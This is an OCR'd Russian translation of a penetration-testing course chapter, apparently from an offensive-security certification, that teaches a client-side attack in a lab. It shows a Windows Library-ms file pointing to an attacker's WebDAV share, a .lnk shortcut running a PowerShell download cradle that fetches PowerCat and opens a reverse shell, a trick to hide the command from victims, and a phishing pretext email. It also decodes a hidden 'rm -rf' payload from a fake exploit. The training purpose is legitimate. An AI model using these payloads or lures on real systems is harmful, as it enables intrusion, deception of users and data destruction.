




Рисунок 25 показывает, что мы успешно открыли WebDAV share и увидели `test.txt`.

Далее создадим library-файл Windows. Используем **xfreerdp** для подключения к машине *CLIENT137* по адресу **192.168.50.194** через RDP, чтобы подготовить атаку. Мы можем подключиться к системе с *offsec* как именем пользователя и *lab* как паролем. Это значительно упростит создание и тестирование файла library, а позже и shortcut file.

После подключения найдем приложение *Visual Studio Code* (VSC)5 на рабочем столе, которое используем для создания файла библиотеки. Следует отметить, что файл можно создать и в *Notepad*. Откроем VSC двойным щелчком по значку.



В menu bar нажмем *File* > *New Text File*. Затем сохраним empty file как **config.Library-ms** на рабочем столе пользователя *offsec*. Как только file сохраняется с этим file extension, он отображается с icon. Хотя icon не выглядит опасным, он не часто используется Windows и поэтому может вызвать подозрения. Чтобы повысить вероятность того, что victim выполнит наш file, изменим его appearance.



Файлы библиотек состоят из трех основных частей и написаны на XML для указания параметров доступа к удаленным расположениям. Части: *General library information*, *Library properties* и *Library locations*. Построим XML-код, добавляя и объясняя теги. Для дополнительной информации можно обратиться к *Library Description Schema*. Начнем с добавления XML и версии формата файла библиотеки.

Листинг ниже содержит namespace для файла library. Это namespace для версии файла library format, начиная с Windows 7. Листинг также содержит closing tag для library description. Все следующие tags, которые мы рассмотрим, будут добавлены внутри tags *libraryDescription*.

```
<xml version="1.0" encoding="UTF-8">
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">

</libraryDescription>
```

Листинг 12 - XML и версия Library Description

Далее добавим два tags, предоставляющих информацию о library. Tag *name* задает имя этой library. Не следует путать это с произвольным именем, которое можно задать случайно. Нужно указать имя library, предоставив DLL name и index. Можно использовать *@shell32.dll,-34575* или *@windows.storage.dll,-34582*, как указано на сайте Microsoft. Мы используем второй вариант, чтобы избежать проблем с text-based filters, которые могут сработать на "shell32". Tag *version* можно установить в numerical value на наш выбор, например 6.

```
<name>@windows.storage.dll,-34582</name>
<version>6</version>
```

Листинг 13 - тегов Name и Version библиотеки

Далее добавим tag *isLibraryPinned*. Этот element задает, pinned ли library к navigation pane в Windows Explorer. Для наших targets это может быть еще одной небольшой деталью, делающей процесс более genuine, поэтому установим значение **true**. Следующий tag - *iconReference*,12 который определяет, какой icon используется для отображения файла library. Значение нужно указать в том же формате, что и element name. Можно использовать `imagesres.dll`, чтобы выбрать среди всех Windows icons. Можно использовать index "-1002" для icon папки **Documents** из user

home directories или "-1003" для icon папки **Pictures**. Мы укажем последний вариант, чтобы файл выглядел более benign.

```
<isLibraryPinned>true</isLibraryPinned>
<iconReference>imageres.dll,-1003</iconReference>
```

Листинг 14 - Configuration для Navigation Bar Pinning и Icon

Теперь добавим tags *templateInfo*, содержащие tags *folderType*. Эти tags определяют columns и details, которые появляются в Windows Explorer по умолчанию после открытия library. Нужно указать GUID, который можно найти на странице *Microsoft documentation*. В этом примере используем GUID **Documents**, чтобы выглядеть максимально убедительно для victim.

```
<templateInfo>
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
</templateInfo>
```

Листинг 15 - Tags templateInfo и folderType

Следующий тег отмечает начало секции расположений библиотеки. В этой секции мы указываем место хранения, на которое должен указывать наш файл библиотеки. Начнем с создания тега *searchConnectorDescriptionList*,16 который содержит список *search connectors*, определенных через *searchConnectorDescription*. Поисковые коннекторы используются файлами библиотек для указания параметров подключения к удаленному расположению. Внутри тегов *searchConnectorDescriptionList* можно указать один или несколько элементов *searchConnectorDescription*. В этом примере укажем только один.

Внутри description search connector укажем информацию и parameters для нашего WebDAV share. Первый tag, который мы добавим, *isDefaultSaveLocation* со значением **true**. Этот tag определяет поведение Windows Explorer, когда пользователь выбирает save item. Чтобы использовать default behavior и location, установим true. Далее добавим tag *isSupported*, который не documented на странице Microsoft Documentation и используется для compatibility. Можно установить его в **false**.

Самый важный tag - *url*,20 который должен указывать на ранее созданный WebDAV share по HTTP. Он находится внутри tags *simpleLocation*,21 которые можно использовать для указания remote location более user-friendly способом, чем normal element *locationProvider*.

```
<searchConnectorDescriptionList>
<searchConnectorDescription>
<isDefaultSaveLocation>true</isDefaultSaveLocation>
<isSupported>false</isSupported>
<simpleLocation>
<url>http://192.168.119.2</url>
</simpleLocation>
</searchConnectorDescription>
</searchConnectorDescriptionList>
```

Листинг 16 - Tags templateInfo и folderType


Вставим code в Visual Studio Code.

Мы только что рассмотрели XML-код для всех секций нашего Library File. Теперь у нас есть базовое понимание внутреннего устройства файлов библиотек, и мы можем настраивать их под свои нужды. Следующий листинг показывает весь XML:

```
<xml version="1.0" encoding="UTF-8">
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
<name>@windows.storage.dll,-34582</name>
<version>6</version>
<isLibraryPinned>true</isLibraryPinned>
<iconReference>imageres.dll,-1003</iconReference>
<templateInfo>
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
</templateInfo>
<searchConnectorDescriptionList>
<searchConnectorDescription>
<isDefaultSaveLocation>true</isDefaultSaveLocation>
<isSupported>false</isSupported>
<simpleLocation>
<url>http://192.168.119.2</url>
</simpleLocation>
</searchConnectorDescription>
</searchConnectorDescriptionList>
</libraryDescription>
```

Листинг 17 - Windows Library code для подключения к нашему WebDAV Share

Сохраним и закроем файл в Visual Studio Code. Затем дважды щелкнем файл **config.Library-ms** на Desktop.




Когда каталог открывается в Explorer, мы видим ранее созданный файл `test.txt`, который поместили в общий ресурс WebDAV. Следовательно, файл библиотеки работает и встраивает подключение к общему ресурсу WebDAV.

Очень хорошо!

Как дополнительный бонус, path в navigation bar показывает только **config** без каких-либо указаний, что это на самом деле remote location. Это делает файл идеальным first stage для нашей client-side attack.

Когда мы повторно открываем file в Visual Studio Code, мы видим, что появился новый tag с именем *serialized*. Этот tag содержит base64-encoded information о location tag *url*. Кроме того, content внутри tags *url* изменился с `http://192.168.119.2` на `\\\\192.168.119.2\DavWWWRoot`. Windows пытается optimize WebDAV connection information для Windows WebDAV client24 и поэтому modifies ее.



Library file все еще работает при double-click, но из-за encoded information в tag *serialized* он может не работать на других machines или после restart. Это может привести к ситуации, где наша client-side attack failed, потому что Windows Explorer показывает empty WebDAV share.

Чтобы избежать проблем при выполнении этой атаки, можно вернуть файл в исходное состояние, вставив содержимое листинга 17 в Visual Studio Code. К сожалению, это нужно делать каждый раз, когда мы выполняем Windows Library file. Однако это не большая проблема, поскольку в большинстве оценок нам нужно, чтобы жертва дважды щелкнула файл только один раз. После возвращения файла в исходное состояние мы готовы отправить его жертве.

Теперь, когда у нас есть рабочий Windows Library file, нужно создать shortcut-файл. Цель — запустить reverse shell, поместив shortcut-файл **.lnk** на общий ресурс WebDAV, чтобы жертва выполнила его.


Создадим shortcut на рабочем столе пользователя *offsec*. Для этого right-click на desktop и нажмем *New*, затем *Shortcut*. В окне *Create Shortcut* можно ввести path к program вместе с arguments, на которые будет указывать shortcut. Укажем shortcut на PowerShell и используем еще один download cradle для загрузки PowerCat с Kali-машине и запуска reverse shell.

Используем command, которую применяли ранее:

```
powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.119.3:8000/powercat.
    ps1');
powercat -c 192.168.119.3 -p 4444 -e powershell"
```

Листинг 18 - PowerShell Download Cradle и выполнение PowerCat Reverse Shell

Введем эту command в input field и нажмем *Next*.



Если мы ожидаем, что жертвы достаточно технически подкованы, чтобы проверить, куда указывают файлы ярлыков, можно использовать удобный трюк. Поскольку предоставленная команда выглядит очень подозрительно, можно поставить разделитель и безвредную команду после нее, чтобы вытолкнуть вредоносную команду за пределы видимой области в меню свойств файла. Если пользователь проверит ярлык, он увидит только безвредную команду.

В следующем окне введем `automatic_configuration` как name для shortcut file и нажмем *Finish*, чтобы создать file.

На Kali-машине запустим Python3 web server на порту 8000 в каталоге, где расположен **powercat.ps1**, и запустим Netcat listener на порту 4444.

Вместо использования веб-сервера Python3 для раздачи Powercat можно было бы разместить его на WebDAV share. Однако, поскольку наш WebDAV share доступен для записи, AV и другие защитные решения могут удалить или поместить наш payload в карантин. Если настроить WebDAV share как read-only, мы потеряем отличный способ передачи файлов с целевых систем. В этом курсе для раздачи payload при атаках с файлами Windows Library мы будем использовать веб-сервер Python3.

Чтобы подтвердить, что download cradle и PowerCat reverse shell работают, double-click shortcut file на desktop. После подтверждения, что мы хотим run application в появившемся окне, Netcat listener должен получить reverse shell.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.194] 49768
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

Листинг 19 - Успешное подключение reverse shell через наш Shortcut file

В завершение этого раздела получим reverse shell с машины *HR137* по адресу **192.168.50.195**. В этом примере мы предоставим созданный library-файл Windows симулированный victim с pretext. Наша цель - убедить victim double-click shortcut после embedding WebDAV share через подготовленный library-файл Windows.

Предлог является важным аспектом этой клиентской атаки. В этом случае мы можем сказать цели, что мы новый участник IT-команды и нам нужно настроить все клиентские системы для новой платформы управления. Также скажем, что включили удобную программу настройки. Пример письма для использования в реальной оценке показан ниже.

```
Hello! My name is Dwight, and I'm a new member of the IT Team.

This week I am completing some configurations we rolled out last week.
To make this easier, I've attached a file that will automatically
perform each step. Could you download the attachment, open the
directory, and double-click "automatic_configuration" Once you
confirm the configuration in the window that appears, you're all done!

If you have any questions, or run into any problems, please let me
know!
```

Листинг 20 - Example email content

Теперь скопируем `automatic_configuration.lnk` и **config.Library-ms** в наш каталог WebDAV на Kali-машине. Для удобства можно использовать Library file **config**, чтобы скопировать файлы в каталог. В обычной оценке мы, скорее всего, отправили бы Library file по электронной почте, но в этом примере используем SMB-ресурс `\\\192.168.50.195\share` для имитации этапа доставки.

Далее запустим веб-сервер Python3 на порту 8000 для отдачи **powercat.ps1**, WsgiDAV для нашего WebDAV-ресурса `/home/kali/webdav` и слушатель Netcat на порту 4444.

Чтобы загрузить файла library на SMB share, используем **smbclient** с параметром `-c`, чтобы указать команду **put config.Library-ms**. Перед выполнением smbclient нужно изменить текущий каталог на каталог файла library. Также удалим ранее созданный файл `test.txt` из WebDAV share.

```
kali@kali:~$ cd webdav

kali@kali:~/webdav$ cd webdav

kali@kali:~/webdav$ rm test.txt

kali@kali:~/webdav$ smbclient //192.168.50.195/share -c 'put config.Library-ms'
Enter WORKGROUP\kali's password:
putting file config.Library-ms as \config.Library-ms (1.8 kb/s) (average 1.8 kb/s)
```

Листинг 21 - Upload нашего Library file на SMB share машины HR137

После того как мы поместили файл библиотеки на машину цели через smbclient, симулированный пользователь на системе открывает его и запускает обратную оболочку, выполняя файл ярлыка.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.195] 56839
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32\WindowsPowerShell\v1.0> whoami
whoami
hr137\hsmith
```

Листинг 22 - входящий reverse shell от HR137

Листинг 22 показывает, что мы успешно получили reverse shell с помощью Library и shortcut files.

Отлично.

Мы также могли бы объединить эту technique с предыдущей Office macro attack или любым другим типом client-side attacks.

В этом разделе мы узнали о Windows Library files и о том, как превратить их в эффективный первый этап доставки исполняемого файла в client-side атаках. В качестве второго этапа мы использовали shortcut-файл для загрузки PowerCat и запуска reverse shell. Windows Library files — отличный способ доставлять полезные нагрузки второго этапа, не раскрывая их защитным технологиям вроде спам-фильтров.

(Wikipedia, 2022), en.wikipedia.org

(WsgiDAV Documentation, 2022), wsgidav.readthedocs.io

(Python3 Docs, 2023), docs.python.org

(Python Enhancement Proposals, 2021), peps.python.org

(Visual Studio, 2022), code.visualstudio.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(WebDav SYSTEM, 2022), webdavsystem.com

(Samba, 2022), samba.org

1. Следуйте шагам из этого раздела, чтобы получить code execution на системе *HR137* (группа VM 1 - VM #2), используя library и shortcut files. Имейте в виду, что после каждого execution файла **.lnk** из WebDAV share файла library из SMB share будет удален. Flag можно найти на рабочем столе

пользователя *hsmith*. Для создания файла library и shortcut можно использовать VM #1 из группа VM 1.

2. Ответьте на следующий вопрос true или false: помечается ли файл **.lnk** как "Mark of the Web", когда вы выполняете его в Explorer двойным щелчком по Windows Library file

3. **Capstone Lab**: перечислите машину *ADMIN* (группа VM 2 - VM #4) и найдите способ использовать Windows library и shortcut files для получения code execution. Получите reverse shell и найдите flag на рабочем столе пользователя *Administrator*. Для подготовки атаки можно использовать VM #3 из группа VM 2.

11.4. Завершение

Векторы клиентских атак часто являются эффективным способом получить начальную точку опоры в немаршрутизируемой внутренней сети. Они особенно коварны, поскольку эксплуатируют слабости или используют функциональность существующего клиентского ПО.

В этом модуле мы узнали, как получать информацию о целях для подготовки client-side attacks. Затем мы использовали Microsoft Office macros, library-файл Windowss и shortcut files, чтобы получить code execution и reverse shells.

12. Поиск публичных эксплойтов

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• Начало работы с публичными эксплойтами
• Онлайн-ресурсы эксплойтов
• Офлайн-ресурсы эксплойтов
• Эксплуатация цели

Exploit - это program или script, который может использовать flaw или vulnerability целевой системы. Exploits могут иметь широкий диапазон эффектов, таких как *denial of service* (DoS),2 *remote code execution* (RCE)3 или *повышение привилегий* (privesc).

Распространенный процесс в *места на проникновенieing* engagement - использование publicly available exploits, а поиск подходящих exploits становится критически важным навыком, когда возникает такая необходимость.

В этом модуле мы сосредоточимся на различных online resources, которые размещают exploits для publicly known vulnerabilities. Мы также рассмотрим offline tools, доступные в Kali, которые содержат locally-hosted exploits.

Имея знания для поиска public exploits, мы затем сузим поиск до relevant exploits, которые можно использовать для получения доступа к машине. В конце этого модуля мы перечислим цель, чтобы определить, какие exploit(s) можно использовать для ее compromise.

(Trend Micro, 2022), trendmicro.com

(Wikipedia, 2023), en.wikipedia.org

(Bugcrowd, 2022), bugcrowd.com

(Wikipedia, 2022), en.wikipedia.org

12.1. Начало работы

Этот учебный блок охватывает следующие учебные цели:

• Понять риск выполнения untrusted exploits
• Понять важность анализа код эксплойта перед выполнением

В этом учебном блоке мы рассмотрим malicious public exploit. Важно понимать риски, связанные с выполнением unknown exploits, особенно если мы не анализируем, что делает код эксплойта.

Мы должны понимать, что скачивание и запуск public exploits может серьезно подвергнуть опасности систему или environment. Помня об этом, нужно внимательно читать и понимать code перед execution, чтобы убедиться в отсутствии negative effects.

В качестве примера используем *0pen0wn*, опубликованный как remote exploit для *SSH*. При чтении source code мы заметили, что он запрашивает "root" privileges, что было подозрительно.

```
if (geteuid()) {
  puts("Root is required for raw-сокетам, etc."); return 1;
}
```

Листинг 1 - Вредоносный SSH exploit запрашивает root-привилегии на атакующей машине

Дальнейшее изучение payload выявило интересный array *jmpcode*.

```
[...]
char jmpcode[] =
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
[...]
```

Листинг 2 - hex-encoded payload вредоносного SSH exploit

Хотя это было замаскировано как *shellcode*,1 character array "jmpcode" на самом деле был *hex-encoded* string, содержащей malicious shell command.

```
kali@kali:~$ python3

>>> jmpcode = [
... "\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
... "\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26"]
>>> print(jmpcode)
['rm -rf ~ /* 2> /dev/null &']
>>>
```

Листинг 3 - Payload вредоносного SSH exploit, который сотрет атакующую машину

Эта единственная command фактически стерла бы UNIX-based filesystem потенциального атакующего. Затем program подключилась бы к public IRC server, чтобы объявить действия пользователя всему миру, делая exploit чрезвычайно опасным и потенциально embarrassing malicious exploit.

Учитывая эту опасность, в этом модуле мы будем полагаться на более trustworthy exploit repositories.

Онлайн-ресурсы, упомянутые в этом модуле, анализируют отправленный код эксплойтов перед публикацией; однако все равно важно самостоятельно правильно читать код, чтобы получить примерное понимание того, что он сделает при выполнении. А если мы еще недостаточно сильны в программировании, это отличный способ улучшить навыки чтения кода.

